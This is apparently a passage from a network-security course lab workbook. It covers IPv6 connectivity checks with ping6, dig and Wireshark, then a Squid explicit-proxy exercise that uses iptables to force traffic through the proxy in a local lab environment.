


7. **Note:** the specific addresses shown in screenshots below may change, as the Security530 cloud servers are upgraded, moved, etc.

   Leave Wireshark running an open a terminal. Verify IPv6 connectivity by using "ping6" (please note the "6") to send ICMPv6 echo requests to "ipv6.sec530.org":

```
$ ping6 -n -c4 ipv6.sec530.org
```


   The "-n" flag tells ping6 not to resolves names in the output (and show the IPv6 address instead). The "-c4" flag tells ping6 to send four ICMPv6 echo requests, and then stop.




A normal ping will fail (on Linux), because UNIX/Linux and macOS use "ping" for IPv4 only, and ping6 for IPv6. Note that the Windows "ping.exe" command can be used for both IPv4 and IPv6.

8. Next: ping an IPv4-only site. We will then compare the ping6 and ping packets in Wireshark.

```
$ ping -n -c4 ipv4.sec530.org
```




9. Stop Wireshark Press the red "stop" button in the upper left.




10. Type the following Wireshark display filter and press <ENTER>:

```
icmpv6
```



Note that "Linux cooked capture" means that Wireshark is capturing on the "any" pseudo-adapter. We used this adapter because we are using a split tunnel: IPv6 is sent via tun0, and IPv4 is sent via eth0. The "any" adapter allows us to see both in the same packet capture.


Highlight any packet and press the small triangle next to "Internet Protocol Version 6…", to show the IPv6 header fields. Note "Next header: ICMPv6 (58)".



11. Type the following Wireshark display filter and press <ENTER>:


```
icmp
```

Highlight any packet and press the small triangle next to "Internet Protocol Version 4…", to show the IPv4 header fields. Note "Protocol: ICMP (1)".



12. "Next header: ICMPv6 (58)" means protocol 58, and "Protocol: ICMP (1)" means protocol 1. These protocol numbers are listed in /etc/protocols. View /etc/protocols with "less" (note that pressing the "q" key quits "less"):

```
$ less /etc/protocols
```




Press "q" to quit "less".

13. Inspect DNS records for "ipv6.sec530.org". It has been configured with an "AAAA" record (ipv6) only and does not have an "A" record. Verify this with the dig command. First: check the DNS "AAAA" record:


```
$ dig ipv6.sec530.org -t AAAA
```

Note the "ANSWER SECTION", listing the global unicast address of ipv6.security530.org.



Next: check the DNS "A" record:

```
$ dig ipv6.sec530.org -t A
```



There is no "ANSWER SECTION", which means there is no "A" (IPv4) record.

Perform the same steps for ipv4.sec530.org.

```
$ dig ipv4.sec530.org -t AAAA
$ dig ipv4.sec530.org -t A
```

The results will be reversed: no "AAAA" record, and a successful response for the "A" record.

14. Open Chrome (Click on the Chrome icon in the upper panel, towards the left).

Surf to: https://ipv6.sec530.org (this website is ipv6-only). There will be a list of ipv6-only links on this site. Surf to any of your choosing. Note that Internet sites may be down or be inaccessible, so select others if any time out or return errors.

15. Finally, let's use telnet to connect to an IPv6 site. Why? Because using a really old protocol via IPv6 is fun!

The first RFC (Request for Comments) for telnet (RFC97) was in 1971![1] This was on the old (pre-IP) ARPANET and MILNET. Telnet (and FTP) were ported to IP around 1979.

Blinkenlights.nl is a famous telnet site that boasts IPv4 and IPv6 connectivity. It plays a famous movie, in glorious ASCII-mation. An Internet myth surrounds the site, claiming IPv6-enabled users receive full-color ASCII, while IPv4 users receive black-and-white. Sadly, this is not true. As of course publication, the site reports: "Well, the IPv6 version is exactly the same as the IPv4 one. The difference is in the visitors..."[2]

Type the following in a terminal and enjoy the show!

```
$ telnet towel.blinkenlights.nl
```

To quit telnet: type "**<CTRL><]>**" (control right-bracket), press "**<ENTER>**", type "quit", and press "**<ENTER>**" again.

[1] https://tools.ietf.org/html/rfc97
[2] telnet://towel.blinkenlights.nl

Exercise 2.4 – Proxy Power


Objectives

- Understand the differences between a transparent and explicit proxy
- Emulate malware that is not proxy aware
- Protect web resources by forcing access only through an explicit proxy
- Detect attempts to bypass an explicit web proxy
- Combine an explicit proxy with authentication requirements

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



Before beginning this lab, you will need to start the **Squid** proxy server and a web server running **CustomWebApp**. To do so, run the command below.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 2.4
```

Squid proxy listens locally on port **3128**. The CustomWebApp runs on an Apache web server at http://172.17.0.3/index.php. During this lab, CustomWebApp simulates internet access.

During this lab, **Squid** can be reconfigured by making changes to **/labs/2.4/squid.conf** and then restarting **Squid** with the command below.

```
$ docker restart squid
```

Exercise: No hints

1. Access **CustomWebApp** at **http://172.17.0.3/index.php**
2. Access **CustomWebApp** using **Squid** as an explicit web proxy
3. Simulate internet only access via an explicit web proxy by only allowing **CustomWebApp** to be reached via **Squid** (use **iptables**)
4. Log and detect direct access attempts to reach **CustomWebApp** (using **iptables**)
5. Change **Squid** to be an explicit and authenticated web proxy using basic authentication

Bonus - Simulate a piece of malware that is not proxy aware and attempt to access **CustomWebApp**. Also, try simulating a piece of malware that is proxy aware but does not have credentials to access **CustomWebApp**.


1. **Access CustomWebApp Directly**

Before proceeding make sure you have run the commands found in the **Exercise Preparation** section to start the **Squid** web proxy and the **CustomWebApp**.

The first step is to confirm the **CustomWebApp** can be accessed directly. This method of access would be similar to using a transparent web proxy as no configuration changes are necessary.

To access the **CustomWebApp** open up **Google Chrome** by clicking on the **Chrome** icon in the top left corner.

Next, enter **http://172.17.0.3/index.php** in the search bar and hit **enter**.




You should receive a page stating the web server was connected to by **172.17.0.1** and that a proxy connection was not detected.


Note: The custom web application is running PHP code to detect a proxy by looking for an **X-Forwarded-For** header. This method does not always work as a proxy can make a connection without adding headers. However, it is helpful for the purposes of this lab.

2. **Access CustomWebApp with explicit proxy**

The next step is to access the **CustomWebApp** using **Squid** as an explicit proxy. To do this, left click on the **Omega Proxy** extension next to the search bar and then click on **proxy**.



This time the connection should show up from **172.17.0.2** which is the **Squid** proxy on behalf of **172.17.0.1** which is your student VM.



Note: An explicit web proxy requires making changes to software or the operating system so that web traffic is sent to the web proxy rather than directly to the requested web application.

3. **Simulate proxy only internet**

Forcing internet traffic to go through an explicit web proxy increases security by denying internet access to misconfigured or unauthorized applications or systems that are not aware an explicit web proxy is required. To simulate this, you will deny access to **CustomWebApp** unless it goes through the **Squid** proxy. First, confirm direct access still works by switching to your **terminal** and running the command below.

```
$ curl http://172.17.0.3/index.php --connect-timeout 5
```

The results should be as below reflecting that direct access to **CustomWebApp** is allowed. Thus, traffic is allowed directly as well as through the **Squid** proxy.

```
<html><head><title>CustomWebApp 530</title></head>
<h1>Welcome to CustomWebApp 530</h1><br />

This web server was connected to from the IP address
<strong>172.17.0.1</strong><br /><br />Proxy connection not
detected.<html>
```

To block direct access to **CustomWebApp** from your student VM run the command below. Enter the **Security530** password if prompted.

```
$ sudo iptables -A OUTPUT -d 172.17.0.3 -j DROP
```

Note: A breakdown of this command is as follows:

-A stands for append rule.
OUTPUT reflects the rule chain the rule is for.
-d stands for destination IP and
-j tells the rule to jump (or send) traffic to a new rule chain.
The **DROP** rule chain drops the packets in question.

Confirm direct access to **CustomWebApp** is no longer allowed by running the **curl** command again.

```
$ curl http://172.17.0.3/index.php --connect-timeout 5
```

